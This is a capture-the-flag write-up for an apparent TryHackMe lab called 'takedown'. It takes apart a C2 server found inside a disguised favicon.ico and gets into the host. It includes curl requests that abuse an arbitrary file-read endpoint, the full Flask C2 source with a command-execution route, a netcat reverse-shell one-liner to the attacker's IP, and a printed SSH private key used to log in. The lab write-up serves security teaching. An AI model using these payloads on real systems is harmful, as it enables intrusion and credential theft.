
```
❯ strings favicon.ico | grep nim
fatal.nim
io.nim
fatal.nim
parseutils.nim
strutils.nim
@strutils.nim(739, 11) `sep.len > 0`
oserr.nim
os.nim
```



```
@[*] Sleeping: 10000
@results
@[*] Result:
@[x] Error:
@Error
@/download
@data
@Could not read file:
@[x] Download args: download [agent source] [server destination]
[*] For example: download C:\Windows\Temp\foo.exe /home/kali/foo.exe
@http://takedown.thm.local/
@File written!
@[+] Downloaded
@/upload
@/api/agents/
@file
@ from C2 server
@[*] Ready to receive
@[x] Upload args: upload [server source] [agent destination]
[*] For example: upload foo.exe C:\Windows\Temp\foo.exe
@Error:
@exec
@get_hostname
@download
@pwd
@upload
@exec
@[*] Command to run:
@/command
@http://takedown.thm.local/api/agents/
@[*] Checking for command...
@[*] Hostname:
```


API Endpoint Discovery:

- Analysis of the file shutterbug.jpg.bak reveals an API endpoint: `http://takedown.thm.local/api/agents/register`. This endpoint is noteworthy and may be integral to further investigation or exploitation.




```
❯ curl http://10.10.144.252/api/agents
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 10.10.144.252 Port 80</address>
</body></html>
```

- However, no response was received when querying this endpoint, indicating potential issues with accessibility or functionality.
- Initially, no response was received when querying this endpoint.
- However, further investigation indicated that the API might be verifying requests based on the User-Agent header. After adjusting the `User-Agent` appropriately, a response was successfully obtained from the API.



```
❯ curl -vv -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" http://takedown.thm.local/api/agents/register
* Host takedown.thm.local:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.144.252
*   Trying 10.10.144.252:80...
* Connected to takedown.thm.local (10.10.144.252) port 80
> GET /api/agents/register HTTP/1.1
> Host: takedown.thm.local
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 UNAUTHORIZED
< Server: nginx/1.23.1
< Date: Tue, 27 Aug 2024 10:38:55 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 23
< Connection: keep-alive
< Keep-Alive: timeout=20
< Access-Control-Allow-Origin: *
<
* Connection #0 to host takedown.thm.local left intact
You're not a live agent#
```


- When querying the API endpoint ``/api/agents/register`, a 401 status code is returned with the message, "You're not a live agent
- A cookie is received when accessing the `/api/agents` endpoint, suggesting potential session or authentication mechanisms that may be relevant for further exploration.



```
❯ curl -vv -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" http://takedown.thm.local/api/agents
* Host takedown.thm.local:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.144.252
*   Trying 10.10.144.252:80...
* Connected to takedown.thm.local (10.10.144.252) port 80
> GET /api/agents HTTP/1.1
> Host: takedown.thm.local
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
> Accept: */*
>
* Request completely sent off

< HTTP/1.1 200 OK
< Server: nginx/1.23.1
< Date: Tue, 27 Aug 2024 10:37:52 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 39
< Connection: keep-alive
< Keep-Alive: timeout=20
< Access-Control-Allow-Origin: *
<
* Connection #0 to host takedown.thm.local left intact
{'uosw-slxc-fnum-ohmk': 'www-infinity'}#
```


Commands:

- `curl -vv -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" http://takedown.thm.local/api/agents`
- The output from the strings command on the `favicon.ico` file, which is a Portable Executable (PE) file, reveals an additional detail: a `/command` page.
- Further enumeration of the `favicon.ico` Portable Executable (PE) file using the strings command reveals additional details, including a `/upload` page.



```
❯ curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" -H "Content-Type: application/json" -X POST -d '{"file":"/etc
/passwd"}' http://takedown.thm.local/api/agents/uosw-slxc-fnum-ohmk/upload
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

- Flask application is running within a Docker container, the Dockerfile was examined. It was discovered that the Dockerfile includes instructions to download `app.py`.



```
❯ curl -X POST -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" http://takedown.thm.local/api/agents/uosw-slxc-fnum-o
hmk/upload -H "Content-Type: application/json" -d '{"file":"app.py"}' > app.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7096  100  7079  100    17  19404     46 --:--:-- --:--:-- --:--:-- 19494
```

Commands:

- `curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" -H "Content-Type: application/json" -X POST -d '{"file":"app.py"}' http://takedown.thm.local/api/agents/uosw-slxc-fnum-ohmk/upload`

```
import logging
import sys
import json
from threading import Thread
import re
import random
from os import system

import flask
from flask import request, abort
from flask_cors import CORS

HEADER_KEY = "z.5.x.2.l.8.y.5"

command_list = []
command_to_execute_next = ""
command_stack_reset_flag = False
agg_commands = open('aggressor.txt', 'r')
lines = agg_commands.readlines()
for line in lines:
    command_list.append(line.strip())

available_commands = ['id', 'whoami', 'upload [Usage: upload server_source agent_dest]',
'download [usage download agent_source server_dest]', 'exec [Usage: exec command_to_run]',
'pwd', "get_hostname"]

live_agents = {}

app = flask.Flask(__name__)
app.secret_key = "000011112222333344445555666677778888"

logging.basicConfig(filename='teamserver.log', level=logging.DEBUG)
```

```
def is_user_agent_keyed(user_agent):
    return HEADER_KEY in user_agent


def json_response(app, data):
    try:
        return app.response_class(
            response=json.dumps(data),
            status=200,
            mimetype='application/json'
        )
    except Exception as e:
        return str(e)


def is_command_reset_flag_set(command_stack_reset_flag):
    return command_stack_reset_flag


@app.route("/")
def hello_world():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        return "."
    else:
        abort(404)


@app.route('/api/server', methods=['GET'])
def get_server_info():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        server_info = {"guid": "9e29fc5d-31dc-4fc2-9318-d17b2694d8aa", "name": "C2-SHRIKE-1"}
        return json_response(app, server_info)
    else:
        abort(404)

@app.route('/api/agents', methods=['GET'])
def get_agent_info():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if live_agents:
            return str(live_agents), 200
        else:
            return "No live agents", 200
    else:
        abort(404)


@app.route(f'/api/agents/commands', methods=['GET'])
def get_agent_commands():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        return f"Available Commands: {available_commands}", 200
    else:
        abort(404)


@app.route('/api/agents/register', methods=['POST'])
def post_register_agent():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if request.json:
            try:
                uid = request.json["uid"]
                hostname = request.json["hostname"]
                live_agents[uid] = hostname
                msg = f"New agent UID: {uid} on host {hostname}"
                app.logger.debug(msg)
                print(msg)
                return msg, 200
            except Exception as e:
                return str(e), 500
        return "MESSAGE: {0}".format(request.is_json)
    else:
        abort(404)


@app.route('/api/agents/<uid>', methods=['GET'])
def get_agent(uid):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if uid in live_agents:
            info = live_agents.get(uid)
            return f"Agent info:\nUID: {uid} - Hostname: {info}", 200
        else:
            return "You're not a live agent", 401
    else:
        abort(404)


@app.route('/api/agents/<uid>/command', methods=['GET', 'POST'])
def get_agent_command(uid):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if uid in live_agents:
            if request.method == 'GET':
                global command_to_execute_next
                global command_stack_reset_flag
                if command_to_execute_next:
                    command_reset_flag = is_command_reset_flag_set(command_stack_reset_flag)
                    if command_reset_flag:
                        command = random.choice(command_list)
                        return f"{command}", 200
                    else:
                        command = command_to_execute_next
                        command_stack_reset_flag = True
                        return f"{command}", 200
                else:
                    command = random.choice(command_list)
                    return f"{command}", 200
            if request.json:
                result = request.json["results"]
                app.logger.debug(result)
                print(result)
                return "OK", 200
        else:
            return "You're not a live agent", 401
    else:
        abort(404)


@app.route(f'/api/agents/<uid>/upload', methods=['POST'])
```

```
def post_upload(uid):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if uid in live_agents:
            if request.json:
                file = request.json["file"]
                f = open(file,"rb")
                data = f.read()
                f.close()
                return data, 200
        else:
            return 401
    else:
        abort(404)


@app.route(f'/api/agents/<uid>/download', methods=['POST'])
def post_download(uid):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if uid in live_agents:
            if request.json:
                file = request.json["file"]
                if file in ["app.py", "aggressor.txt"]:
                    abort(404)
                data = request.json["data"]
                f = open(file ,"w")
                f.write(data)
                f.close()
                return "OK", 200
        else:
            return 401
    else:
        abort(404)


@app.route(f'/api/server/exec', methods=['POST'])
def post_server_exec():
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if request.json:
            cmd = request.json['cmd']
            res = system(f"{cmd}")
            return f"Command: {cmd} - Result code: {res}", 200
        else:
            return "Bad request", 400
    else:
        abort(404)


@app.route('/api/agents/<uid>/exec', methods=['GET', 'POST'])
def post_agent_exec(uid):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        if uid in live_agents:
            if request.method == 'GET':
                return f"EXEC: {uid}", 200
            if request.method == 'POST':
                if request.json:
                    global command_to_execute_next
                    command_to_execute_next = request.json["cmd"]
                    global command_stack_reset_flag
                    command_stack_reset_flag = False
                    msg = f"New commnad to execute: {command_to_execute_next}"
                    app.logger.debug(msg)
                    print(msg)
                    return msg, 200
                else:
                    return "Bad request", 400
            else:
                abort(404)
        else:
            abort(404)
    else:
        abort(404)


@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
    if is_user_agent_keyed(request.headers.get('User-Agent')):
        return flask.render_template("index.html")
    else:
        abort(404)


CORS(app, resources={r"/*": {"origins": "*"}})


if __name__=="__main__":
    app.run(host="0.0.0.0", port=8000)
```

App.py Analysis


- After analyzing app.py, it was found that the `/api/agents/<uid>/exec` route allows for the execution of arbitrary commands. This functionality is accessible through a POST request with a JSON parameter named cmd, indicating that any command can be executed via this endpoint.

2.3.1 Initial Foothold & User Flag

Having identified the capability to execute arbitrary commands via the `/api/agents/<uid>/exec` route, a reverse shell payload was deployed

Commands:


- `curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5" -H "Content-Type: application/json" -X POST -d '{"cmd":"exec rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.11.71.212 6000 >/tmp/f"}' http://takedown.thm.local/api/agents/uosw-slxc-fnum-ohmk/exec`



```
(remote) webadmin-lowpriv@www-infinity:/home/webadmin-lowpriv$ whoami
webadmin-lowpriv
(remote) webadmin-lowpriv@www-infinity:/home/webadmin-lowpriv$ 
```

- Within the home directory of the **webadmin-lowpriv** user, a `.ssh` directory was found. This directory contains a private SSH key, which is a critical sensitive file that could potentially be used for unauthorized access if compromised.


```
  -----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```



```
❯ ssh webadmin-lowpriv@takedown.thm.local -i id_rsa
The authenticity of host 'takedown.thm.local (10.10.144.252)' can't be established.
ED25519 key fingerprint is SHA256:ETofDvMJz0PsFdsqo/E3PyTTPj1loo72Vqa0bjsfbn4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'takedown.thm.local' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 27 Aug 2024 10:56:38 AM UTC

  System load:                      0.01
  Usage of /:                       60.4% of 9.75GB
  Memory usage:                     42%
  Swap usage:                       0%
  Processes:                        140
  Users logged in:                  0
  IPv4 address for br-3ed03a0a7af6: 172.20.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.144.252

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 27 02:02:37 2022 from 192.168.138.1
webadmin-lowpriv@www-infinity:~$
webadmin-lowpriv@www-infinity:~$
```

Result:

- Upon gaining SSH access using the private key from the .ssh directory of the `webadmin-lowpriv` user, the `user.txt` flag was successfully retrieved. This step confirms the acquisition of user-level access and the completion of the initial access phase.



